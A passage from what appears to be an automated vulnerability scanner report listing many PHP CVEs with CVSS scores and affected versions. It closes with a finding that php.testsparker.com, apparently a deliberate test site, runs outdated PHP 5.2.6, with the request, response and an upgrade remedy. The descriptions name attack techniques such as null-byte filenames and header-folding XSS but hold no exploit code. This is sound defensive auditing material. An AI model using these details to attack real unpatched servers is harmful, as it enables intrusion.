AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2013-4635

PHP Permissions, Privileges, and Access Controls Vulnerability

Session fixation vulnerability in the Sessions subsystem in PHP before 5.5.2 allows remote attackers to hijack web sessions by specifying a session ID.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2011-4718

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

ext/xml/xml.c in PHP before 5.3.27 does not properly consider parsing depth, which allows remote attackers to cause a denial of service (heap memory corruption) or possibly have unspecified other impact via a crafted document that is processed by the xml_parse_into_struct function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2013-4113

PHP Numeric Errors Vulnerability

ext/gd/gd.c in PHP 5.5.x before 5.5.9 does not check data types, which might allow remote attackers to obtain sensitive information by using a (1) string or (2) array data type in place of a numeric data type, as demonstrated by an imagecrop function call with a string for the x dimension value, a different vulnerability than CVE-2013-7226.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2014-2020

PHP Improper Input Validation Vulnerability

The gdImageCrop function in ext/gd/gd.c in PHP 5.5.x before 5.5.9 does not check return values, which allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via invalid imagecrop arguments that lead to use of a NULL pointer as a return value, a different vulnerability than CVE-2013-7226.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2013-7327

PHP Resource Management Errors Vulnerability

The gdImageCreateFromXpm function in gdxpm.c in libgd, as used in PHP 5.4.26 and earlier, allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted color table in an XPM file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-2497

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The scan function in ext/date/lib/parse_iso_intervals.c in PHP through 5.5.6 does not properly restrict creation of DateInterval objects, which might allow remote attackers to cause a denial of service (heap-based buffer over-read) via a crafted interval specification.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2013-6712

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The libxml RSHUTDOWN function in PHP 5.x allows remote attackers to bypass the open_basedir protection mechanism and read arbitrary files via vectors involving a stream_close method call during use of a custom stream wrapper.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2012-1171

PHP Numeric Errors Vulnerability

Integer overflow in the SdnToJewish function in jewish.c in the Calendar component in PHP before 5.3.26 and 5.4.x before 5.4.16 allows context-dependent attackers to cause a denial of service (application hang) via a large argument to the jdtojewish function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2013-4635

PHP Permissions, Privileges, and Access Controls Vulnerability

The SQLite functionality in PHP before 5.3.15 allows remote attackers to bypass the open_basedir protection mechanism via unspecified vectors.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2012-3365

PHP Improper Input Validation Vulnerability

The sapi_header_op function in main/SAPI.c in PHP before 5.3.11 and 5.4.x before 5.4.0RC2 does not check for %0D sequences (aka carriage return characters), which allows remote attackers to bypass an HTTP response-splitting protection mechanism via a crafted URL, related to improper interaction between the PHP header function and certain browsers, as demonstrated by Internet Explorer and Google Chrome.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2011-1398

PHP Permissions, Privileges, and Access Controls Vulnerability

The SQLite functionality in PHP before 5.3.15 allows remote attackers to bypass the open_basedir protection mechanism via unspecified vectors.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2012-3365

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Heap-based buffer overflow in the php_quot_print_encode function in ext/standard/quot_print.c in PHP before 5.3.26 and 5.4.x before 5.4.16 allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a crafted argument to the quoted_printable_encode function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2013-2110

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The SOAP parser in PHP before 5.3.23 and 5.4.x before 5.4.13 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference, related to an XML External Entity (XXE) issue in the soap_xmlParseFile and soap_xmlParseMemory functions. NOTE: this vulnerability exists because of an incorrect fix for CVE-2013-1824.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2013-1643

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Heap-based buffer overflow in the php_quot_print_encode function in ext/standard/quot_print.c in PHP before 5.3.26 and 5.4.x before 5.4.16 allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a crafted argument to the quoted_printable_encode function.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2013-2110

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The SOAP parser in PHP before 5.3.23 and 5.4.x before 5.4.13 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference, related to an XML External Entity (XXE) issue in the soap_xmlParseFile and soap_xmlParseMemory functions. NOTE: this vulnerability exists because of an incorrect fix for CVE-2013-1824.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2013-1643

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The cdf_read_property_info function in cdf.c in the Fileinfo component in PHP before 5.4.29 and 5.5.x before 5.5.13 allows remote attackers to cause a denial of service (infinite loop or out-of-bounds memory access) via a vector that (1) has zero length or (2) is too long.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2014-0238

PHP Resource Management Errors Vulnerability

The cdf_unpack_summary_info function in cdf.c in the Fileinfo component in PHP before 5.4.29 and 5.5.x before 5.5.13 allows remote attackers to cause a denial of service (performance degradation) by triggering many file_printf calls.

Affected Versions

4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0237

PHP Resource Management Errors Vulnerability

The gdImageCreateFromXpm function in gdxpm.c in libgd, as used in PHP 5.4.26 and earlier, allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted color table in an XPM file.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-2497

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The cdf_read_property_info function in cdf.c in the Fileinfo component in PHP before 5.4.29 and 5.5.x before 5.5.13 allows remote attackers to cause a denial of service (infinite loop or out-of-bounds memory access) via a vector that (1) has zero length or (2) is too long.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0238

PHP Resource Management Errors Vulnerability

The cdf_unpack_summary_info function in cdf.c in the Fileinfo component in PHP before 5.4.29 and 5.5.x before 5.5.13 allows remote attackers to cause a denial of service (performance degradation) by triggering many file_printf calls.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0237

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The cdf_read_short_sector function in cdf.c in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, allows remote attackers to cause a denial of service (assertion failure and application exit) via a crafted CDF file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0207

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the mconvert function in softmagic.c in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, allows remote attackers to cause a denial of service (application crash) via a crafted Pascal string in a FILE_PSTRING conversion.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-3478

PHP Numeric Errors Vulnerability

The cdf_check_stream_offset function in cdf.c in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, relies on incorrect sector-size data, which allows remote attackers to cause a denial of service (application crash) via a crafted stream offset in a CDF file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-3479

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

ext/phar/phar.c in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 allows remote attackers to obtain sensitive information from process memory or cause a denial of service (buffer over-read and application crash) via a crafted length value in conjunction with crafted serialized data in a phar archive, related to the phar_parse_metadata and phar_parse_pharfile functions.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:N/A:P

External References
- CVE-2015-2783

PHP Improper Input Validation Vulnerability

The php_handler function in sapi/apache2handler/sapi_apache2.c in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8, when the Apache HTTP Server 2.4.x is used, allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via pipelined HTTP requests that result in a "deconfigured interpreter."

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2015-3330

PHP Permissions, Privileges, and Access Controls Vulnerability

The move_uploaded_file implementation in ext/standard/basic_functions.c in PHP before 5.4.39, 5.5.x before 5.5.23, and 5.6.x before 5.6.7 truncates a pathname upon encountering a \x00 character, which allows remote attackers to bypass intended extension restrictions and create files with unexpected names via a crafted second argument. NOTE: this vulnerability exists because of an incomplete fix for CVE-2006-7243.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2015-2348

PHP Other Vulnerability

The build_tablename function in pgsql.c in the PostgreSQL (aka pgsql) extension in PHP through 5.6.7 does not validate token extraction for table names, which allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted name.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2015-1352

PHP Improper Input Validation Vulnerability

The do_soap_call function in ext/soap/soap.c in PHP before 5.4.39, 5.5.x before 5.5.23, and 5.6.x before 5.6.7 does not verify that the uri property is a string, which allows remote attackers to obtain sensitive information by providing crafted serialized data with an int data type, related to a "type confusion" issue.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2015-4148

PHP Numeric Errors Vulnerability

Off-by-one error in the phar_parse_zipfile function in ext/phar/zip.c in PHP before 5.5.30 and 5.6.x before 5.6.14 allows remote attackers to cause a denial of service (uninitialized pointer dereference and application crash) by including the / filename in a .zip PHAR archive.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2015-7804

PHP Other Vulnerability

The phar_get_entry_data function in ext/phar/util.c in PHP before 5.5.30 and 5.6.x before 5.6.14 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a .phar file with a crafted TAR archive entry in which the Link indicator references a file that does not exist.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2015-7803

PHP Numeric Errors Vulnerability

The phar_parse_tarfile function in ext/phar/tar.c in PHP before 5.4.41, 5.5.x before 5.5.25, and 5.6.x before 5.6.9 does not verify that the first character of a filename is different from the \0 character, which allows remote attackers to cause a denial of service (integer underflow and memory corruption) via a crafted entry in a tar archive.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2015-4021

PHP Resource Management Errors Vulnerability

Algorithmic complexity vulnerability in the multipart_buffer_headers function in main/rfc1867.c in PHP before 5.4.41, 5.5.x before 5.5.25, and 5.6.x before 5.6.9 allows remote attackers to cause a denial of service (CPU consumption) via crafted form data that triggers an improper order-of-growth outcome.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2015-4024

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the date_from_ISO8601 function in the mkgmtime implementation in libxmlrpc/xmlrpc.c in the XMLRPC extension in PHP before 5.4.34, 5.5.x before 5.5.18, and 5.6.x before 5.6.2 allows remote attackers to cause a denial of service (application crash) via (1) a crafted first argument to the xmlrpc_set_type function or (2) a crafted argument to the xmlrpc_decode function, related to an out-of-bounds read operation.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-3668

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Multiple buffer overflows in the php_parserr function in ext/standard/dns.c in PHP before 5.4.32 and 5.5.x before 5.5.16 allow remote DNS servers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted DNS record, related to the dns_get_record function and the dn_expand function. NOTE: this issue exists because of an incomplete fix for CVE-2014-4049.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2014-3597

PHP Numeric Errors Vulnerability

Integer overflow in the cdf_read_property_info function in cdf.c in file through 5.19, as used in the Fileinfo component in PHP before 5.4.32 and 5.5.x before 5.5.16, allows remote attackers to cause a denial of service (application crash) via a crafted CDF file. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1571.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-3587

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The exif_ifd_make_value function in exif.c in the EXIF extension in PHP before 5.4.34, 5.5.x before 5.5.18, and 5.6.x before 5.6.2 operates on floating-point arrays incorrectly, which allows remote attackers to cause a denial of service (heap memory corruption and application crash) or possibly execute arbitrary code via a crafted JPEG image with TIFF thumbnail data that is improperly handled by the exif_thumbnail function.

Affected Versions

4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2014-3670

PHP Improper Input Validation Vulnerability

The cdf_read_property_info function in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, does not properly validate a stream offset, which allows remote attackers to cause a denial of service (application crash) via a crafted CDF file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-3487

PHP Improper Input Validation Vulnerability

The cdf_count_chain function in cdf.c in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, does not properly validate sector-count data, which allows remote attackers to cause a denial of service (application crash) via a crafted CDF file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-3480

PHP Other Vulnerability

Use-after-free vulnerability in ext/spl/spl_array.c in the SPL component in PHP through 5.5.14 allows context-dependent attackers to cause a denial of service or possibly have unspecified other impact via crafted ArrayIterator usage within applications in certain web-hosting environments.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:L/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-4698

PHP Other Vulnerability

Use-after-free vulnerability in ext/spl/spl_dllist.c in the SPL component in PHP through 5.5.14 allows context-dependent attackers to cause a denial of service or possibly have unspecified other impact via crafted iterator usage within applications in certain web-

hosting environments.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:L/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-4670

PHP Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection') Vulnerability

The default soap.wsdl_cache_dir setting in (1) php.ini-production and (2) php.ini-development in PHP through 5.6.7 specifies the /tmp directory, which makes it easier for local users to conduct WSDL injection attacks by creating a file under /tmp with a predictable filename that is used by the get_sdl function in ext/soap/php_sdl.c.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:L/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2013-6501

PHP Other Vulnerability

The exif_process_unicode function in ext/exif/exif.c in PHP before 5.4.37, 5.5.x before 5.5.21, and 5.6.x before 5.6.5 allows remote attackers to execute arbitrary code or cause a denial of service (uninitialized pointer free and application crash) via crafted EXIF data in a JPEG image.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2015-0232

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The mconvert function in softmagic.c in file before 5.21, as used in the Fileinfo component in PHP before 5.4.37, 5.5.x before 5.5.21, and 5.6.x before 5.6.5, does not properly handle a certain string-length field during a copy of a truncated version of a Pascal string, which might allow remote attackers to cause a denial of service (out-of-bounds memory access and application crash) via a crafted file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2014-9652

PHP Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability

Directory traversal vulnerability in the ZipArchive::extractTo function in ext/zip/php_zip.c in PHP before 5.4.45, 5.5.x before 5.5.29, and 5.6.x before 5.6.13 and ext/zip/ext_zip.cpp in HHVM before 3.12.1 allows remote attackers to create arbitrary empty directories via a crafted ZIP archive.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

External References
- CVE-2014-9767

PHP Improper Access Control Vulnerability

ext/mysqlnd/mysqlnd.c in PHP before 5.4.43, 5.5.x before 5.5.27, and 5.6.x before 5.6.11 uses a client SSL option to mean that SSL is optional, which allows man-in-the-middle attackers to spoof servers via a cleartext-downgrade attack, a related issue to CVE-2015-3152.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N

External References
- CVE-2015-8838

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

The sapi_header_op function in main/SAPI.c in PHP before 5.4.38, 5.5.x before 5.5.22, and 5.6.x before 5.6.6 supports deprecated line folding without considering browser compatibility, which allows remote attackers to conduct cross-site scripting (XSS) attacks against Internet Explorer by leveraging (1) %0A%20 or (2) %0D%0A%20 mishandling in the header function.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

External References
- CVE-2015-8935

PHP Uncontrolled Resource Consumption Vulnerability

An issue was discovered in PHP 7.3.x before 7.3.0alpha3, 7.2.x before 7.2.8, and before 7.1.20. The php-fpm master process restarts a child process in an endless loop when using program execution functions (e.g., passthru, exec, shell_exec, or system) with a non-blocking STDIN stream, causing this master process to consume 100% of the CPU, and consume disk space with a large volume of error logs, as demonstrated by an attack by a customer of a shared-hosting facility.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-9253

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 does not ensure that pathnames lack %00 sequences, which might allow remote attackers to read arbitrary files via crafted input to an application that calls the stream_resolve_include_path function in ext/standard/streamsfuncs.c, as demonstrated by a filename\0.extension attack that bypasses an intended configuration in which client users may read files with only one specific extension.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

External References
- CVE-2015-3412

PHP Improper Input Validation Vulnerability

PHP before 5.4.42, 5.5.x before 5.5.26, and 5.6.x before 5.6.10 does not ensure that pathnames lack %00 sequences, which might allow remote attackers to read or write to arbitrary files via crafted input to an application that calls (1) a DOMDocument save method or (2) the GD imagepsloadfont function, as demonstrated by a filename\0.html attack that bypasses an intended configuration in which client users may write to only .html files.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

External References
- CVE-2015-4598

PHP Improper Input Validation Vulnerability

PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 does not ensure that pathnames lack %00 sequences, which might allow remote attackers to read or write to arbitrary files via crafted input to an application that calls (1) a DOMDocument load method, (2) the xmlwriter_open_uri function, (3) the finfo_file function, or (4) the hash_hmac_file function, as demonstrated by a filename\0.xml attack that bypasses an intended configuration in which client users may read only .xml files.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

External References
- CVE-2015-3411

PHP NULL Pointer Dereference Vulnerability

The exif_process_user_comment function in ext/exif/exif.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted JPEG image.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H

External References
- CVE-2016-6292

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

An issue was discovered in PHP before 5.6.35, 7.0.x before 7.0.29, 7.1.x before 7.1.16, and 7.2.x before 7.2.4. Dumpable FPM child processes allow bypassing opcache access controls because fpm_unix.c makes a PR_SET_DUMPABLE prctl call, allowing one user (in a multiuser environment) to obtain sensitive information from the process memory of a second user's PHP applications by running gcore on the PID of the PHP-FPM worker process.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2018-10545

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

An issue was discovered in PHP before 5.6.33, 7.0.x before 7.0.27, 7.1.x before 7.1.13, and 7.2.x before 7.2.1. There is Reflected XSS on the PHAR 404 error page via the URI of a request for a .phar file.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

External References
- CVE-2018-5712

PHP Out-of-bounds Read Vulnerability

exif_process_IFD_in_MAKERNOTE in ext/exif/exif.c in PHP before 5.6.37, 7.0.x before 7.0.31, 7.1.x before 7.1.20, and 7.2.x before 7.2.8 allows remote attackers to cause a denial of service (out-of-bounds read and application crash) via a crafted JPEG file.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H

External References
- CVE-2018-14851

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

An issue was discovered in ext/phar/phar_object.c in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. There is Reflected XSS on the PHAR 403 and 404 error pages via request data of a request for a .phar file. NOTE: this vulnerability exists because of an incomplete fix for CVE-2018-5712.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

External References
- CVE-2018-10547

PHP Incorrect Conversion between Numeric Types Vulnerability

gd_gif_in.c in the GD Graphics Library (aka libgd), as used in PHP before 5.6.33, 7.0.x before 7.0.27, 7.1.x before 7.1.13, and 7.2.x before 7.2.1, has an integer signedness error that leads to an infinite loop via a crafted GIF file, as demonstrated by a call to the imagecreatefromgif or imagecreatefromstring PHP function. This is related to GetCode_ and gdImageCreateFromGifCtx.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H

External References
- CVE-2018-5711

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The GIF decoding function gdImageCreateFromGifCtx in gd_gif_in.c in the GD Graphics Library (aka libgd), as used in PHP before 5.6.31 and 7.x before 7.1.7, does not zero colorMap arrays before use. A specially crafted GIF image could use the uninitialized tables to read ~700 bytes from the top of the stack, potentially disclosing sensitive information.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

External References
- CVE-2017-7890

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

The Apache2 component in PHP before 5.6.38, 7.0.x before 7.0.32, 7.1.x before 7.1.22, and 7.2.x before 7.2.10 allows XSS via the body of a "Transfer-Encoding: chunked" request, because the bucket brigade is mishandled in the php_handler function in sapi/apache2handler/sapi_apache2.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

External References

- CVE-2018-17082

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The exif_process_IFD_in_TIFF function in ext/exif/exif.c in PHP before 5.6.25 and 7.x before 7.0.10 mishandles the case of a thumbnail offset that exceeds the file size, which allows remote attackers to obtain sensitive information from process memory via a crafted TIFF image.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

External References

- CVE-2016-7128

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in PHP, possibly 5.2.7 and earlier, when display_errors is enabled, allows remote attackers to inject arbitrary web script or HTML via unspecified vectors. NOTE: because of the lack of details, it is unclear whether this is related to CVE-2006-0208.

Affected Versions

5.0.0 to 5.2.7

CVSS

AV:N/AC:H/Au:N/C:N/I:P/A:N

External References

- CVE-2008-5814

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in PHP, possibly 5.2.7 and earlier, when display_errors is enabled, allows remote attackers to inject arbitrary web script or HTML via unspecified vectors. NOTE: because of the lack of details, it is unclear whether this is related to CVE-2006-0208.

Affected Versions

5.1.0 to 5.2.6

CVSS

AV:N/AC:H/Au:N/C:N/I:P/A:N

External References

- CVE-2008-5814

PHP Other Vulnerability

pdo_sql_parser.re in the PDO extension in PHP before 5.3.14 and 5.4.x before 5.4.4 does not properly determine the end of the query string during parsing of prepared statements, which allows remote attackers to cause a denial of service (out-of-bounds read and application crash) via a crafted parameter value.

Affected Versions

4.4.0 to 5.2.17

CVSS
AV:N/AC:H/Au:N/C:N/I:N/A:P

External References
- CVE-2012-3450

PHP Improper Link Resolution Before File Access ('Link Following') Vulnerability

acinclude.m4, as used in the configure script in PHP 5.5.13 and earlier, allows local users to overwrite arbitrary files via a symlink attack on the /tmp/phpglibccheck file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:L/AC:M/Au:N/C:N/I:P/A:P

External References
- CVE-2014-3981

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The phpinfo implementation in ext/standard/info.c in PHP before 5.4.30 and 5.5.x before 5.5.14 does not ensure use of the string data type for the PHP_AUTH_PW, PHP_AUTH_TYPE, PHP_AUTH_USER, and PHP_SELF variables, which might allow context-dependent attackers to obtain sensitive information from process memory by using the integer data type with crafted values, related to a "type confusion" vulnerability, as demonstrated by reading a private SSL key in an Apache HTTP Server web-hosting environment with mod_ssl and a PHP 5.3.x mod_php.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:H/Au:N/C:P/I:N/A:N

External References
- CVE-2014-4721

PHP Improper Link Resolution Before File Access ('Link Following') Vulnerability

The PEAR_REST class in REST.php in PEAR in PHP through 5.6.0 allows local users to write to arbitrary files via a symlink attack on a (1) rest.cachefile or (2) rest.cacheid file in /tmp/pear/cache/, related to the retrieveCacheFirst and useLocalCache functions.

Affected Versions
5.0.0 to 5.2.17

CVSS
AV:L/AC:L/Au:N/C:N/I:P/A:P

External References
- CVE-2014-5459

Vulnerabilities

6.1. http://php.testsparker.com/

Identified Version

- 5.2.6

Latest Version

- 8.0.2 (in this branch)

Vulnerability Database

- Result is based on 02/05/2021 17:10:00 vulnerability database content.

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 145.9791 Total Bytes Received : 303 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6

X-Powered-By: PHP/5.2.6
Content-Length: 136
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:37 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

Remedy

Please upgrade your installation of PHP to the latest stable version.

Remedy References

- Downloading PHP

CLASSIFICATION

